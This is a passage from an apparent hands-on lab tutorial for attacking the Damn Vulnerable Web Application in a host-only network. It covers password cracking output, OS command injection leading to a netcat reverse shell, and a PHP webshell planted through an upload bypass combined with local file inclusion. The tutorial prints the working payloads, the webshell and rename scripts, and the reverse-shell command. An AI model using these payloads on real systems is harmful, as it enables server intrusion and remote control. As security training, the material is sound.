charley        (1337)
admin          (admin)
```

Figure 12: John The ripper output

How it works

- John (and every other offline password cracker) works by hashing the words in the list (or the ones it generates) and comparing them to the hashes to be cracked and, when there is a match, it assumes the password has been found.
- The first command uses the `--wordlist` option to tell John what words to use. If it is omitted, it generates its own list to generate a brute force attack. The `-format` option tells us what algorithm was used to generate the hashes, and if the format has been omitted, John tries to guess it, usually with good results. Lastly, we include the file that contains the hashes we want to crack.

Exploiting OS command injections

in this section, we will see how we can use PHP's `system()` to execute OS commands in the server; sometimes developers use instructions similar to that or with the same functionality to perform some tasks and sometimes they use invalidated user inputs as parameters for the execution of commands.

- Log into the Damn Vulnerable Web Application (DVWA) and go to Command Execution.
- We will see a **Ping for FREE** form, let's try it. Ping to **192.168.56.101** (our Kali Linux machine's IP in the host-only network):
 - We should see an output that looks like it was taken directly from the ping command's output. This suggests that the server is using an OS command to execute the ping, so it may be possible to inject OS commands.
- Let's try to inject a very simple command, submit the following:
 - **192.168.56.101;uname -a**
- We should see the `uname` command's output just after the ping's output. We have a command injection vulnerability here




Figure 13: ping and uname

- How about without the IP address: **;uname -a**
- Now, we are going to obtain a reverse shell on the server
 1. We can also display information about the user groups and its members on the target system. **;1 — cat /etc/group** This is very useful as it gives us information about systems we can attack from this user.
 2. Let's check if the server NetCat. Netcat is a tool that is used to generation connection with remote user.
 3. To check if Netcat is installed on the server, we can type **;ls /bin/nc***
 - Great, we can see that netcat is installed in bin folder
 4. lets try to inject a command to run NetCat, maybe we can create a reverse shall on the server. This will give us access to the server terminal if successful.
 - 5.
 6. The next step is to listen to a connection in our Kali machine; open a terminal and run the following command: **nc -lp 1691 -v**
 7. Back in the browser, submit the following:
 - **;nc.traditional -e /bin/bash 192.168.56.101 1691 &**
 8. Make sure to replace the IP address to the Kali ip address in your lab environment
 9. Our terminal will react with the connection; we now can issue non-interactive commands and check their output.
 10. Below is a screenshot of some commands I have used.

```

(kali㉿kali)-[~]
$ nc -lp 1691 -v
listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 42318
uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:5
7:48 UTC 2010 i686 GNU/Linux
cd -
ls
ClientAccessPolicy.xml
MCIR
OWASP-CSRFGuard-Test-Application.html
WackoPickle
animatedcollapse.js
assets
bwAPP
  
```

Figure 14: John The ripper output

How it works

Like in the case of SQL Injection, Command Injection vulnerabilities are due to a poor input validation mechanism and the use of user-provided data to form strings that will later be used as commands to the operating system. If we watch the source code of the page we just attacked (there is a button in the bottom-right corner on every DVWA's page), it will look like the following code:

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];
    // Determine OS and execute the ping command.
    if ( strstr( php_uname( 's' ), 'Windows_NT' ) ) {
        $cmd = shell_exec( 'ping_.' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping_-c_3_.' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

- We can see that it directly appends the user's input to the ping command. What we did was only to add a semicolon, which the system's shell interprets as a command separator and next to it the command we wanted to execute. After having a successful command execution, the next step is to verify if the server has NetCat.
- It is a tool that has the ability to establish network connections and in some versions, to execute a command when a new connection is established. We saw that the server's system had two different versions of NetCat and executed the one we know supports the said feature.
- We then set our attacking system to listen for a connection on TCP port 1691 (it could have been any other available TCP port) and after that we instructed the server to connect to our machine through that port and execute `/bin/bash` (a system shell) when the connection establishes; so anything we send through that connection will be received as input by the shell in the server.
- The use of `&` at the end of the sentence is to execute the command in the background and prevent the stopping of the PHP script's execution because of it waiting for a response from the command.

Abusing file inclusions and uploads

- We have already identified that our web application is vulnerable to Local and Remote File inclusion.
- What we previously did is to execute files that already exist on the server.
- We now want to take this further and create our own shell script that we can execute remotely.
- Let's see how we can abuse the File inclusion vulnerability.
- Log into DVWA and then perform the following steps:
 - Set the security level to medium: Go to **DVWA Security**, select **medium** in the combo box and click on **Submit**.
 - We will upload some files to the server, but you need to remember where they are stored, in order to be able to call them again; so, go to **Upload** in DVWA and upload any JPG image. If it's successful, it will say that the file was uploaded to `../../hackable/uploads/` as shown in Fig.15. Now we know the relative path where it saves the uploaded files; that's enough for now as it allowed us to know where the file is.
- Now we need to create our files that we want to upload. We already know the location of the files uploaded, so we can integrate it in our code.






Figure 15: Upload a photo called dog.jpeg to identify the location of files uploaded

- let's create our first file and call it **webshell.php** and put the code shown in Fig.16
- We will need another file, create **rename.php** and put the following code in it:
- Let's try now to upload the files we just created to the web server.



```
GNU nano 5.9 webshell.php *
<?
system($_GET['cmd']);
echo '<form method="post" action=" ../hackable/uploads/webshell.php"><input type="text" name="cmd" /></form>';
?>
```

Figure 16: webshell.php file



```
GNU nano 5.9 rename.php *
<?
system('mv ../hackable/uploads/webshell.jpg ../hackable/uploads/webshell.php');
?>
```

Figure 17: rename.php file

- in DVWA go to Upload and try to upload **webshell.php**, as shown in Fig18.
 - What is happening is that there is validation on the server of what we can upload. It seems it only allows images uploads. This is why we need the rename script we already created.
- In a terminal, browse to the directory where the files you just created are and change the names by typing the commands below as shown in Fig19
 - cp rename.php rename.jpg**
 - cp webshell.php webshell.jpg**




Figure 18: Upload failed

```

(kali㉿kali)-[~]
$ ls
cewl_WackoPicko.txt  Downloads  Public  Templates
Desktop             Music      rename.php  Videos
Documents           Pictures   SIGIT      webshell.php

(kali㉿kali)-[~]
$ cp rename.php rename.jpg

(kali㉿kali)-[~]
$ cp webshell.php webshell.jpg

(kali㉿kali)-[~]
$ ls
cewl_WackoPicko.txt  Downloads  Public  SIGIT  webshell.jpg
Desktop             Music      rename.jpg  Templates  webshell.php
Documents           Pictures   rename.php  Videos

```

Figure 19: Copy files to change the extension to jpg

- Once both the JPG files are uploaded, go to File inclusion and we will use the local file inclusion vulnerabilities to execute rename.jpg. Go to the File Inclusion section and exploit the vulnerability including `../../hackable/uploads/rename.jpg` as shown in Fig.20




Figure 20: Rename.jpg executed

- We don't have any output for the execution of this file, we will need to assume that webshell.jpg is now named webshell.php since rename.jpg executed the rename.php which in turn changed the name of the file.
- Let's try to execute webshell.php remotely by navigating to `../../hackable/uploads/webshell.php` page and parsing a cmd value.
- For example, **ifconfig** command on the OWASP VM will return its IP as shown in Fig.21.
- We use sbin first as ifconfig is located there. So the address of ifconfig is **/sbin/ifconfig** and the address will become:

`http://192.168.56.102/dvwa/hackable/uploads/webshell.php?cmd=%2Fsbin%2Fifconfig`

- We can also use `ls` for example but this time we should point to `bin` instead of `sbin`. So the address of `ls` is `/bin/ls` and the address will become:

`http://192.168.56.102/dvwa/hackable/uploads/webshell.php?cmd=%2Fbin%2Fls`

- Note `%2F` represents directory symbol `/` (forwardslash) in the address.




Figure 21: `ifconfig` output - command parsing on the browser address bar

Question

- Can you explain what happened here? why it happened?